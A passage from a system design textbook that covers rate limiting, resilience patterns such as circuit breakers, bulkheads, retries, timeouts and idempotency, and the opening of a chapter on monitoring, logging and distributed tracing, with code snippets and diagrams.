
Twitter (X) API

v2 Basic: 10,000 tweets read/month v2 Pro: 1,000,000 tweets read/month Per endpoint: 15-900 requests per 15-minute window App-level vs User-level limits applied separately

Stripe API

Live mode: 100 read requests/second, 100 write requests/second Test mode: 25 requests/second Stripe uses Token Bucket algorithm Returns: Retry-After header on 429

Rate Limiting Architecture at Scale (Real-World Pattern)



16.10 Advanced Topics

Rate Limiting in Microservices

In a microservice architecture, consider:

- 1. **Gateway-level limiting** — Protects the entire system
- 2. **Service-to-service limiting** — Prevents one service from overwhelming another
- 3. **Retry budgets** — Each service limits how many requests it will retry (e.g., 20%) to prevent retry storms

Adaptive Rate Limiting

Instead of fixed limits, adjust dynamically based on server health:

Server Load < 50%: Allow 1000 req/s per client Server Load 50-80%: Allow 500 req/s per client Server Load > 80%: Allow 100 req/s per client Server Load > 95%: Activate load shedding (reject new requests)

Cost of NOT Rate Limiting

Risk	Impact	Severity
DDoS attack	Complete service outage	Critical
Scraping/data theft	Competitive data loss, legal liability	High
Runaway automation	Unpredictable cloud bills (\$100K+ incidents)	High
Noisy neighbor	Other users experience degraded performance	Medium
Brute-force attacks	Account compromises	High

Key Takeaways

Rate limiting protects systems from abuse, ensures fairness, and prevents cascading failures. It's a fundamental requirement for any production API.

Sliding Window Counter is the recommended algorithm for most use cases — it's accurate, memory-efficient, and avoids the boundary-burst problem of fixed windows.

Token Bucket is ideal when you want to allow controlled bursts while maintaining an average rate limit.

Implement rate limiting at the API gateway for centralized enforcement, and at the **application layer** for business-specific rules.

Distributed rate limiting requires a shared store (Redis) with atomic operations (Lua scripts) to prevent race conditions.

Always return rate limit headers (`X-RateLimit-*`, `Retry-After`) so clients can implement proper backoff behavior.

Clients should use exponential backoff with jitter when retrying rate-limited requests to avoid thundering herd problems.

Rate limit by the right dimension — IP for anonymous traffic, API key for developer plans, user ID for authenticated fairness, endpoint for expensive operations.

Consider adaptive rate limiting that adjusts based on server health for more resilient systems.

In system design interviews, mention rate limiting when discussing API design, security, or resilience. Show you understand the algorithms and trade-offs.

Next Chapter: [Chapter 17 - Resilience Patterns](#)

Chapter 17: Resilience Patterns

Introduction

On November 25, 2020, a major AWS outage in the US-East-1 region took down a significant portion of the internet — including services like Roku, Adobe, and Flickr. The root cause? A capacity issue in Amazon Kinesis that cascaded through dependent services.

Distributed systems **will** fail. Networks partition. Servers crash. Dependencies become unresponsive. The question isn't *if* failure will occur, but *when* — and whether your system is designed to handle it gracefully.

Resilience patterns are architectural strategies that help systems withstand, adapt to, and recover from failures without total collapse.

Key Insight: Resilience is not about preventing failure. It's about designing systems that continue to operate (possibly in a degraded state) when failures inevitably occur.

17.1 Why Resilience Matters

The Cost of Downtime

Company	Estimated Cost per Minute of Downtime
Amazon	\$220,000
Facebook	\$160,000
Google	\$150,000
Average Enterprise	\$5,600

Common Failure Modes in Distributed Systems

```
+-----+ +-----+ +-----+ | Service ---X--+ Service ---?--+ Service | | A | | B | | C | +-----+ +-----+ +-----+ |
+-----+ | Database | | (slow!) | +-----+ Failures: X = Network partition (A can't reach B) ? = Timeout (B waiting on slow C) ! =
Database overloaded (B's requests pile up)
```

Failure Mode	Description
Network partition	Services can't communicate across network segments
Cascading failure	One service failure triggers failures in dependents
Thundering herd	Many clients retry simultaneously after a failure
Resource exhaustion	Thread pools, connections, memory exhausted
Slow dependency	A downstream service responds slowly, blocking callers
Data corruption	Inconsistent state due to partial failures

17.2 Circuit Breaker Pattern

The **Circuit Breaker** is the most important resilience pattern. It prevents a service from repeatedly calling a failing dependency, giving the dependency time to recover.

Analogy

Just like an electrical circuit breaker trips to prevent a short circuit from causing a fire, a software circuit breaker "trips" to prevent cascading failures.

Three States

```
Circuit Breaker State Diagram: Success +-----+ | | v | +-----+ | | CLOSED |----+ | (normal)| +-----+ | | Failure threshold exceeded |
(e.g., 5 failures in 60s) v +-----+ | OPEN | <-- All requests immediately fail |(tripped)| (fast fail, no network call) +-----+ | | Reset
timeout expires | (e.g., after 30 seconds) v +-----+ | HALF-OPEN | <-- Allow ONE trial request through | (testing) | +-----+ |
+-----+ | | Success Failure | | v v +-----+ +-----+ | CLOSED | | OPEN | | (reset) | | (re-trip)| +-----+ +-----+
```

Detailed Behavior

S Behavior	
CLOSED	Requests pass through normally. Failures are counted.
	If failures exceed threshold, transition to OPEN.
OPEN	Requests immediately fail without calling the
	downstream service. Returns fallback/error response.
	After a timeout period, transitions to HALF-OPEN.
HALF-OPEN	One probe request is allowed through.
	If it succeeds -> CLOSED (recovered!)
	If it fails -> OPEN (still broken, wait longer)

Implementation

```
import time from enum import Enum class State(Enum): CLOSED = "CLOSED" OPEN = "OPEN" HALF_OPEN = "HALF_OPEN" class CircuitBreaker: def
__init__(self, failure_threshold=5, reset_timeout=30, success_threshold=1): self.state = State.CLOSED self.failure_count = 0 self.success_count =
0 self.failure_threshold = failure_threshold self.reset_timeout = reset_timeout # seconds self.success_threshold = success_threshold
self.last_failure_time = None def call(self, func, *args, **kwargs): if self.state == State.OPEN: if self._should_attempt_reset(): self.state =
State.HALF_OPEN else: raise CircuitOpenError("Circuit is OPEN, fast-failing") try: result = func(*args, **kwargs) self._on_success() return result
except Exception as e: self._on_failure() raise def _on_success(self): if self.state == State.HALF_OPEN: self.success_count += 1 if
self.success_count >= self.success_threshold: self.state = State.CLOSED self.failure_count = 0 self.success_count = 0 def _on_failure(self):
self.failure_count += 1 self.last_failure_time = time.time() if self.state == State.HALF_OPEN: self.state = State.OPEN # Back to open
self.success_count = 0 elif self.failure_count >= self.failure_threshold: self.state = State.OPEN def _should_attempt_reset(self): return
(time.time() - self.last_failure_time) >= self.reset_timeout
```

Libraries

Language	Library	Status	Notes
Java	Resilience4j	Active	Recommended for Java/Spring
Java	Netflix Hystrix	Deprecated	Pioneer, but no longer maintained
.NET	Polly	Active	Comprehensive resilience library
Go	sony/gobreaker	Active	Lightweight circuit breaker
JavaScript	opossum	Active	Node.js circuit breaker
Python	pybreaker	Active	Simple and effective

17.3 Bulkhead Pattern

The **Bulkhead** pattern isolates failures so that a problem in one part of the system doesn't bring down the entire system. Named after the watertight compartments in a ship that prevent a single breach from sinking the whole vessel.

```
Without Bulkhead: All requests share one thread pool (100 threads): +-----+ | Shared Thread Pool (100 threads) | | [Payment][Payment][Payment]...[Search][Orders] | +-----+ If Payment Service is slow, it hogs ALL 100 threads. Search and Orders are starved -> entire system down! With Bulkhead: +-----+ +-----+ +-----+ +-----+ +-----+ | Payment Pool | | Search Pool | | Orders Pool | | (30 threads) | | (40 threads) | | (30 threads) | | [Pay][Pay][Pay] | | [S][S][S][S] | | [O][O][O] | +-----+ +-----+ +-----+ +-----+ If Payment Service is slow, it only exhausts its 30 threads. Search and Orders continue working normally!
```

Types of Bulkhead Isolation

Type	Mechanism	Pros	Cons
Thread Pool	Separate thread pool per dependency	Strong isolation, timeouts	Resource overhead (threads)
Semaphore	Limit concurrent calls via semaphore	Lightweight, no thread overhead	No timeout support
Process Isolation	Separate processes/containers per service	Strongest isolation	Highest resource cost

Thread Pool Bulkhead Example

```
// Resilience4j Bulkhead Configuration BulkheadConfig config = BulkheadConfig.custom() .maxConcurrentCalls(30) // Max 30 concurrent requests .maxWaitDuration(Duration.ofMs(500)) // Wait max 500ms for a slot .build(); Bulkhead paymentBulkhead = Bulkhead.of("paymentService", config); // Decorate the service call Supplier<PaymentResult> decoratedCall = Bulkhead .decorateSupplier(paymentBulkhead, () -> paymentService.process(order));
```

17.4 Retry Pattern

Retries handle **transient failures** — temporary issues like network blips, brief service restarts, or momentary overloads.

Retry Strategies

```
Strategy 1: Simple Retry (Dangerous!) Request --> Fail --> Retry --> Fail --> Retry --> Fail --> Give Up (Immediate retries can worsen overload – thundering herd!) Strategy 2: Exponential Backoff Request --> Fail --> Wait 1s --> Retry --> Fail --> Wait 2s --> Retry --> Fail --> Wait 4s --> Retry --> Fail --> Wait 8s --> Give Up Strategy 3: Exponential Backoff with Jitter (Recommended) Request --> Fail --> Wait 1s + rand(0,1s) --> Retry --> Fail --> Wait 2s + rand(0,2s) --> Retry --> Fail --> Wait 4s + rand(0,4s) --> Retry Jitter spreads retries over time, preventing thundering herd.
```

Jitter Strategies Compared

```
Without Jitter (All clients retry together): Time: 0s 1s 2s 3s 4s 5s 6s 7s 8s |XXXX |XXXX |XXXX |XXXX (all clients retry at exactly these times) With Full Jitter (Clients spread out): Time: 0s 1s 2s 3s 4s 5s 6s 7s 8s |X X | XX |X | X X | XX | X | X |X X| (retries distributed, much less server pressure)
```

Retry Budget

A **retry budget** limits the total percentage of requests that can be retries, preventing retry storms at the system level.

```
Retry Budget Example: Service handles 1,000 req/s normally Retry budget: 20% (max 200 retries/s allowed) If failure rate spikes: - 300 requests fail, all want to retry - Only 200 retries are allowed (budget cap) - 100 requests fail without retry This prevents the failure from amplifying 1,000 req/s into 2,000+ req/s
```

What TO Retry vs What NOT to Retry

Retry	Don't Retry
500 Internal Server Error	400 Bad Request (fix the request)
502 Bad Gateway	401 Unauthorized (fix credentials)

503 Service Unavailable	403 Forbidden (no permission)
429 Too Many Requests	404 Not Found (resource doesn't exist)
Connection timeout	409 Conflict (duplicate operation)
Network error	Request validation failures

17.5 Timeout Pattern

Timeouts prevent your service from waiting indefinitely for an unresponsive dependency. Without timeouts, threads/connections pile up, eventually exhausting resources.

Types of Timeouts

Client --> [Connection Timeout] --> Server <-- [Read/Response Timeout] <-- Server
Connection Timeout: How long to wait for the TCP connection to establish
Typical: 1-5 seconds
Read Timeout: How long to wait for the server to send a response (Response Timeout) after the connection is established
Typical: 5-30 seconds (depends on operation)

Setting Appropriate Timeouts

Operation	Recommended Timeout	Rationale
Health check	1-2 seconds	Should be instant
Internal service call	3-5 seconds	Fast, on same network
Database query	5-10 seconds	Most queries are fast
External API call	10-30 seconds	Internet latency unpredictable
File upload/download	60-300 seconds	Large data transfer
Long-running report	Use async pattern	Don't block on long tasks

Timeout Anti-Patterns

Anti-Pattern 1: No Timeout
Service A --> Service B (hung, never responds)
Service A waits... forever... thread blocked... pool exhausted... crash
Anti-Pattern 2: Timeout Too High (60 seconds)
Service A --> Service B (takes 55 seconds to fail)
Users wait 55 seconds staring at a spinner. Terrible UX. Meanwhile, 55 seconds * 100 concurrent requests = 100 blocked threads.
Anti-Pattern 3: Timeout Without Retry
Service A --> Service B (timeout at 3 seconds)
Timeout! --> Return error to user immediately (But the failure was transient – a retry would have succeeded!)
Best Practice: Timeout + Retry + Circuit Breaker
Service A --> Service B (timeout at 3s)
Timeout! --> Retry with backoff (up to 2 attempts)
Still failing? --> Circuit breaker opens --> Return fallback response

17.6 Fallback Pattern

When a dependency fails, provide an **alternative response** instead of returning an error. This allows the system to continue operating in a degraded but functional state.

Fallback Strategies

Strategy	Example	UX Impact
Default value	Show "0 items in cart" when cart service is down	Minimal
Cached response	Return last known good response from cache	Minor staleness

Simplified response	Return basic product info when recommendations fail	Reduced features
Alternative service	Switch to backup payment processor	Transparent
Graceful error message	"Feature temporarily unavailable, try again later"	Honest UX

Example: E-Commerce Product Page

Normal Operation: Product Page = Product Info + Price + Reviews + Recommendations + Inventory (Product DB) (Pricing) (Reviews) (ML Service) (Inventory) Degraded Operation (Reviews service down): Product Page = Product Info + Price + [Cached Reviews] + Recommendations + Inventory ^
Fallback: show cached reviews or hide section entirely Heavily Degraded (Multiple services down): Product Page = Product Info + [Default Price] + [Hidden] + [Hidden] + "Check in store" ^ ^ Fallback: show list price Fallback message

Implementation Pattern

```
class ProductService: def get_product_page(self, product_id): # Core data (no fallback – this MUST work) product = self.product_db.get(product_id)
# Non-critical data with fallbacks try: reviews = self.review_service.get_reviews(product_id) except (TimeoutError, ServiceUnavailableError):
reviews = self.cache.get(f"reviews:{product_id}", default=[]) # Log degradation for monitoring log.warn(f"Reviews fallback for {product_id}") try:
recommendations = self.ml_service.get_recommendations(product_id) except Exception: recommendations = self.get_popular_products() # Generic
fallback try: inventory = self.inventory_service.check_stock(product_id) except Exception: inventory = {"status": "unknown", "message": "Check
availability in store"} return ProductPage(product, reviews, recommendations, inventory)
```

17.7 Hedged Requests

Hedged requests send the same request to multiple replicas simultaneously and use whichever response comes back first. This reduces tail latency.

Normal Request: Client --> Server A --> Response (maybe slow: 500ms) Hedged Request: Client --> Server A --> Response (500ms) +--> Server B --> Response (50ms) <-- Use this one! (fastest) +--> Server C --> Response (200ms) Cancel the slower requests once the fastest responds.

When to Use Hedged Requests

Use Case	Not Appropriate
Read-only requests (database reads, lookups)	Write operations (could cause duplicates)
Latency-critical paths (search, real-time)	Expensive computations (wasteful)
System has excess capacity	System already at capacity

Hedging Strategy: Delayed Hedging

Instead of sending all requests simultaneously, wait briefly before hedging:

1. Send request to Server A 2. If no response in 50ms (P95 latency), send hedge to Server B 3. If no response in 100ms, send hedge to Server C 4. Use first response, cancel the rest
Timeline: 0ms 50ms 100ms 150ms |-----|-----|-----| [Request A sent] [Hedge B sent] [Hedge C sent] [B responds! Use it, cancel A and C]

Real-World: Google uses hedged requests extensively in their infrastructure. Their paper "The Tail at Scale" (2013) describes how hedging reduces 99th percentile latency.

17.8 Load Shedding

When a service is overwhelmed, **load shedding** proactively drops requests to prevent total collapse. It's the "oxygen mask" principle — protect the system so it can serve *some* users rather than failing for *all* users.

Load Shedding Strategies

Strategy 1: Random Drop Server at 90% capacity --> Drop 20% of incoming requests randomly Pros: Simple, fair Cons: May drop important requests
Strategy 2: Priority-Based Server at 90% capacity --> Drop low-priority requests first Priority Queue: [Critical: Payment] --> Always process [High: Checkout] --> Process if capacity allows [Medium: Search] --> Shed when overloaded [Low: Analytics] --> Shed first Strategy 3: LIFO (Last In, First Out) Shedding Drop the NEWEST requests (they haven't been waiting yet) Process the OLDEST requests (clients are already waiting) Reduces overall latency for requests that are served

Implementation

```
class LoadShedder:
    def __init__(self, max_concurrent=1000, shed_threshold=0.85):
        self.max_concurrent = max_concurrent
        self.shed_threshold = shed_threshold
        self.current_load = AtomicInteger(0)
    def handle_request(self, request):
        load_ratio = self.current_load.get() / self.max_concurrent
        if load_ratio > self.shed_threshold:
            priority = self._get_priority(request)
            if priority < Priority.HIGH:
                # Shed low/medium priority requests
                return Response(status=503, body="Service overloaded, try later", headers={"Retry-After": "5"})
            self.current_load.increment()
            try:
                return self._process(request)
            finally:
                self.current_load.decrement()
```

17.9 Idempotency

Idempotency ensures that performing the same operation multiple times produces the same result as performing it once. This makes retries safe.

Why Idempotency Matters

Without Idempotency: Client --> "Charge \$100" --> Server (processes payment) <-- Timeout (response lost in network) -- Client --> "Charge \$100" --> Server (processes AGAIN!) Result: Customer charged \$200! With Idempotency: Client --> "Charge \$100" (idempotency_key: "abc123") --> Server (processes) <-- Timeout -- Client --> "Charge \$100" (idempotency_key: "abc123") --> Server (sees duplicate) <-- Returns original result (no double charge) -- Result: Customer charged \$100 exactly once.

Implementing Idempotency

```
class IdempotentPaymentService:
    def __init__(self):
        self.processed_keys = {}
    def charge(self, idempotency_key, amount, customer_id):
        # Check if we've already processed this request
        if idempotency_key in self.processed_keys:
            return self.processed_keys[idempotency_key]
        # Return cached response
        # Process the payment
        result = self.payment_gateway.charge(amount, customer_id)
        # Store the result for deduplication
        self.processed_keys[idempotency_key] = result
        return result
```

HTTP Methods and Idempotency

Method	Idempotent?	Safe?	Notes
GET	Yes	Yes	Reading doesn't change state
PUT	Yes	No	"Set value to X" — same result each time
DELETE	Yes	No	"Delete X" — already deleted is OK
POST	No	No	"Create X" — could create duplicates
PATCH	No	No	Depends on the operation

Best Practice: For non-idempotent operations (POST), require an **idempotency key** from the client. Stripe requires *Idempotency-key* header for all POST requests.

17.10 Chaos Engineering

Chaos Engineering is the practice of intentionally injecting failures into a system to test its resilience. If you don't test failure scenarios, you'll discover weaknesses during actual outages — the worst possible time.

Principles of Chaos Engineering

1. **Start with a hypothesis** — "If Service X goes down, users should see cached results"
2. **Introduce realistic failures** — Network delays, service crashes, disk full

- 3. **Run experiments in production** — Staging environments hide real-world issues
- 4. **Minimize blast radius** — Start small, with a subset of traffic
- 5. **Automate experiments** — Run chaos tests continuously, not just once

Common Chaos Experiments

```
+-----+ | Chaos Experiment Types | +-----+ |
Infrastructure: | | - Kill a VM/container instance | | - Fill disk to 100% | | - Exhaust CPU or memory | | - Terminate an entire availability zone
| | | Network: | | - Add latency (200ms delay) | | - Drop packets (10% packet loss) | | - Partition network (split-brain scenario) | | - DNS
failure | | | Application: | | - Kill a microservice instance | | - Return errors from a dependency | | - Exhaust database connection pool | | -
Corrupt cache entries | +-----+
```

Chaos Engineering Tools

Tool	Company	Description
Chaos Monkey	Netflix	Randomly kills production instances
Chaos Kong	Netflix	Simulates entire region failure
Litmus	CNCF	Kubernetes-native chaos engineering
Gremlin	Gremlin	Commercial chaos-as-a-service platform
AWS Fault Injection	AWS	Managed fault injection for AWS resources
Chaos Mesh	PingCAP	Kubernetes chaos engineering platform
Toxiproxy	Shopify	TCP proxy for simulating network conditions

Netflix's Chaos Engineering Practices

```
Netflix Chaos Hierarchy: Level 1: Chaos Monkey - Kill random instances
Level 2: Chaos Gorilla - Kill an entire availability zone
Level 3: Chaos Kong - Kill an entire AWS region
Level 4: FIT (Failure - Inject failures at the service level Injection Testing) (specific endpoints, specific errors)
Netflix runs these continuously in production, ensuring that:
- Services handle instance failures (auto-scaling kicks in)
- Traffic reroutes when a zone goes down
- The system fails over to another region gracefully
```

17.11 Combining Resilience Patterns

In practice, resilience patterns work together. Here's how they compose:

```
Request Flow with All Patterns: Client Request | v [Rate Limiter] ----> 429 if over limit | v [Load Shedder] ----> 503 if server overloaded | v
[Bulkhead] ----> Isolated thread pool for this dependency | v [Circuit Breaker] ----> Fast-fail if circuit is OPEN | v [Timeout] ----> Cancel if
too slow | v [Retry + Backoff] ----> Retry transient failures (with idempotency key) | v [Fallback] ----> Return cached/default on final failure
| v Response to Client
```

Real-World Example: Payment Processing

```
User clicks "Pay Now" | v API Gateway (rate limited: 100 req/min per user) | v Payment Service (bulkhead: 50 threads for payment provider) | v
Circuit Breaker (threshold: 5 failures in 30s) | +- CLOSED: Call payment provider | | +- Timeout: 10 seconds | | +- On failure: Retry once
with backoff | | (Idempotency key ensures no double charge) | | +- On success: Return confirmation | +- OPEN: Try fallback payment provider |
| +- Fallback succeeds: Process payment | | +- Fallback fails: Queue for later processing | (Return "Payment pending" to user) | v Response:
"Payment confirmed" or "Payment pending, we'll email you"
```

17.12 Anti-Patterns to Avoid

Anti-Pattern	Problem	Solution
--------------	---------	----------

Retry without backoff	Amplifies load on failing service	Use exponential backoff + jitter
No timeout	Threads blocked indefinitely	Always set timeouts
Retry non-idempotent operations	Duplicate side effects (double charges)	Use idempotency keys
Circuit breaker too sensitive	Opens on minor blips	Tune thresholds carefully
Circuit breaker too insensitive	Doesn't trip until cascading failure	Monitor and adjust
Ignoring partial failures	All-or-nothing approach	Use fallbacks for non-critical
Retry storms	Every layer retries: $3 * 3 * 3 = 27$ calls	Use retry budgets
Cascading timeouts	A(30s) -> B(30s) -> C(30s) = 90s total	Deadline propagation

Retry Storm Amplification

Without Retry Budget: Service A retries 3x --> Service B retries 3x --> Service C retries 3x 1 original request becomes: $3 * 3 * 3 = 27$ requests hitting Service C! If Service C is already overloaded, retries make it 27x worse. With Retry Budget (20%): Service A: 100 req/s, 20 retries max Service B: 120 req/s, 24 retries max Service C: 144 req/s total (manageable)

Key Takeaways

Circuit Breaker is essential for any service calling external dependencies. It prevents cascading failures by fast-failing when a dependency is down.

Bulkhead isolation ensures that a slow or failing dependency doesn't exhaust your entire system's resources. Allocate separate thread pools or semaphores per dependency.

Retry with exponential backoff and jitter handles transient failures gracefully while avoiding thundering herd problems.

Always set timeouts — both connection and read timeouts. A missing timeout is a ticking time bomb that will eventually cause resource exhaustion.

Fallback responses allow graceful degradation. Not every part of a response is equally critical — degrade non-essential features before failing entirely.

Idempotency keys make retries safe for non-idempotent operations. Any operation that has side effects (payments, writes) needs idempotency.

Load shedding is your last line of defense — proactively drop requests when overloaded rather than letting the system collapse for everyone.

Chaos Engineering validates your resilience patterns in production. If you haven't tested a failure mode, assume your system doesn't handle it.

Compose patterns together: Rate Limiting -> Load Shedding -> Bulkhead -> Circuit Breaker -> Timeout -> Retry -> Fallback. Each layer catches a different failure mode.

In system design interviews, discuss resilience patterns when designing any distributed system. Show that you've thought about what happens when things go wrong, not just when everything works perfectly.

Next Chapter: [Chapter 18 - Monitoring, Logging, and Observability](#)

Chapter 18: Monitoring, Logging, and Observability

Introduction

In 2017, GitLab experienced a major database outage. An engineer accidentally deleted the production database during a maintenance window. Recovery took 18 hours. What made it worse? The team discovered that five out of their five backup strategies had been silently failing. No alerts had been set up to detect backup failures.

This is the nightmare scenario that **observability** prevents. In a distributed system with dozens of services, databases, and queues, you can't fix what you can't see. Monitoring, logging, and tracing are the eyes and ears of your production infrastructure.

Key Insight: Observability is not about collecting data. It's about being able to ask arbitrary questions about your system's behavior and get answers — especially questions you didn't anticipate needing to ask.

18.1 Monitoring vs Observability

These terms are related but distinct:

C	Definition
Monitoring	Tracking predefined metrics and alerting when thresholds breach
	"Tell me when X goes wrong"
Observability	Ability to understand a system's internal state from its
	external outputs. "Help me figure out WHY X went wrong"

Monitoring tells you **something is broken**. Observability helps you understand **why**.

18.2 The Three Pillars of Observability

```
+-----+ | OBSERVABILITY | | | +-----+ +-----+
+-----+ | | METRICS | | LOGS | | DISTRIBUTED | | | | | TRACES | | | Numeric data | | Event records | | Request flow | | |
| over time | | with context | | across services | | | | | | | "What is | | "What | | "Where did the | | | happening?" | | happened?"
| | request go?" | | | +-----+ +-----+ +-----+ +-----+ | | | Tools: Tools: Tools: | | Prometheus ELK Stack Jaeger | |
Grafana Splunk Zipkin | | Datadog Fluentd OpenTelemetry | | CloudWatch Loki AWS X-Ray |
+-----+
```

Each pillar answers different questions:

Question	Pillar
"What's the current request rate?"	Metrics
"What was the error message for request #12345?"	Logs
"Which service caused the 2-second delay?"	Traces
"Is the system healthy right now?"	Metrics
"What happened at 3:42 AM when the alert fired?"	Logs
"Why is this one user's request slow?"	Traces

18.3 Pillar 1: Metrics

Metrics are **numeric measurements** collected over time. They're efficient to store, query, and aggregate — the backbone of real-time monitoring.

Metric Types

T	D	Example
Count	total daily HTTP requests: 1,234,567	increasing value
Count	total errors: 42	(only goes up, resets on restart)
Gauge	current CPU usage: 73%	that goes up AND down
Gauge	Active connections: 847	
Histogram	Request latency: 50th=12ms, 90th=89ms, 99th=340ms	Dispersed values in predefined buckets
Summary	Request latency: avg=15ms, 90th=12ms	Simple histogram, but calculates quantiles on the client side


Counter vs Gauge — Understanding the Difference

```
Counter (Total Requests): Gauge (Active Connections): ^ / ^ | / / \ / | / / \ / \ | / / / \ | / | / \ | / +--+--+--+--+--+--+-->
+--+--+--+--+--+--+--+--> Time (always increasing) Time (fluctuates)
```

The RED Method (For Services)

The **RED method** provides the essential metrics for any request-driven service:

Metric	What It Measures	Example
Rate	Requests per second	2,500 req/s
Errors	Failed requests per second	12 errors/s (0.48% error rate)
Duration	Latency distribution (histograms)	p50=15ms, p95=89ms, p99=340ms



The USE Method (For Resources)

The **USE method** is for infrastructure resources (CPU, memory, disk, network):

Metric	What It Measures	Alert Threshold (Typical)
Utilization	How busy the resource is	> 80% sustained
Saturation	How much extra work is queued	> 0 (any queue buildup)
Errors	Number of error events	> 0 (investigate any errors)

USE Method Applied to a Database: Resource: PostgreSQL Connection Pool Utilization: 75/100 connections in use (75%) [OK] Saturation: 12 queries waiting for a connection [WARNING!] Errors: 0 connection errors [OK] Interpretation: Pool is 75% utilized but queries are queuing. Action: Increase pool size or optimize slow queries.

Prometheus Metrics Example

```
# Counter – total HTTP requests http_requests_total{method="GET", endpoint="/api/users", status="200"} 145892 http_requests_total{method="GET", endpoint="/api/users", status="500"} 23 # Gauge – current active connections active_connections{service="user-service"} 847 # Histogram – request duration in seconds http_request_duration_seconds_bucket{le="0.01"} 24054 # < 10ms http_request_duration_seconds_bucket{le="0.05"} 33421 # < 50ms http_request_duration_seconds_bucket{le="0.1"} 38123 # < 100ms http_request_duration_seconds_bucket{le="0.5"} 40001 # < 500ms http_request_duration_seconds_bucket{le="1.0"} 40053 # < 1s http_request_duration_seconds_bucket{le="+Inf"} 40070 # All
```

Metrics Tools Comparison

Tool	Type	Strengths	Weaknesses
Prometheus	Open-source	Pull-based, PromQL, huge ecosystem	Local storage, not for logs
Grafana	Open-source	Beautiful dashboards, multi-source	Visualization only (no storage)
Datadog	Commercial	Full platform (metrics+logs+traces)	Expensive at scale
CloudWatch	AWS-managed	Deep AWS integration	AWS-only, limited PromQL
InfluxDB	Open-source	Purpose-built time-series DB	Smaller ecosystem than Prom
New Relic	Commercial	APM + infrastructure monitoring	Can be costly

18.4 Pillar 2: Logging

Logs are **discrete event records** — the most detailed source of information about what happened in your system.

Structured vs Unstructured Logging

Unstructured Log (Hard to parse and search): 2024-01-15 14:23:45 ERROR Failed to process payment for user 12345. Amount: \$99.99. Error: Connection timeout to payment gateway. Structured Log (JSON – Easy to parse, index, and search): { "timestamp": "2024-01-15T14:23:45.123Z", "level": "ERROR", "service": "payment-service", "instance": "payment-3a8b", "correlation_id": "req-7f3a-4b2c-9d1e", "user_id": 12345, "event": "payment_failed", "amount": 99.99, "currency": "USD", "error": "Connection timeout", "dependency": "stripe-api", "latency_ms": 30000, "retry_count": 3 }


Best Practice: Always use **structured logging** (JSON). It makes logs searchable, filterable, and aggregatable. Unstructured logs become unmanageable at scale.

Log Levels

Level	When to Use	Example
TRACE	Extremely fine-grained debugging	"Entering method processOrder()"
DEBUG	Detailed diagnostic information	"Cache miss for key: user:123"
INFO	Normal operational events	"Order #456 processed successfully"
WARN	Potential issues, recoverable problems	"Retry 2/3 for payment gateway"
ERROR	Errors that affect a specific operation	"Payment failed for order #456"
FATAL	System-wide critical failures	"Database connection pool exhausted"

Log Level Pyramid: $\backslash \ / \backslash$ FATAL (almost never – system is dying) $\ / \ /$ WARN \ ERROR (investigate, but system continues) $\ /$ ERROR \ $\ /$ INFO \ WARN (watch for patterns) $\ /$ DEBUG \ $\ /$ TRACE \ INFO (normal operations – bulk of production logs) +-----+ DEBUG/TRACE (development only – too verbose for production) Production logging level: INFO (with ability to temporarily enable DEBUG)

Centralized Logging Architecture




ELK Stack vs Alternatives

Tool Stack	Components	Pros	Cons
ELK Stack	Elasticsearch, Logstash, Kibana	Powerful search, mature	Resource-heavy, complex
EFK Stack	Elasticsearch, Fluentd, Kibana	Fluentd lighter than Logstash	Still needs Elasticsearch
Grafana Loki	Loki + Grafana	Lightweight, labels like Prom	Less powerful full-text
Splunk	Splunk Enterprise/Cloud	Best search, enterprise grade	Very expensive
Datadog Logs	Datadog platform	Unified with metrics/traces	Cost scales with volume

Correlation IDs

A **Correlation ID** (or Request ID) is a unique identifier that follows a request across all services. This is essential for debugging in microservice architectures.



Log Aggregation at Scale

At large scale (millions of log events per second), you need to manage costs and performance:

Strategy	Description	Impact
Sampling	Keep 1 in 100 logs for high-volume endpoints	99% storage reduction
Log levels in prod	Only INFO and above in production	Reduces noise

Structured fields	Index key fields, store message as unindexed	Faster queries
Retention policies	Hot: 7 days, Warm: 30 days, Cold: 1 year	Tiered storage costs
Drop noise	Filter health check logs, readiness probes	Less noise

18.5 Pillar 3: Distributed Tracing

In a monolith, a stack trace shows you the full request path. In microservices, a request passes through many services — distributed tracing reconstructs that journey.

Key Concepts

Concept	Definition
Trace	The entire journey of a single request through the system
Span	A single operation within a trace (one service, one DB call)
Trace ID	Unique identifier for the entire trace
Span ID	Unique identifier for each span
Parent Span ID	Links a span to its parent (builds the tree structure)
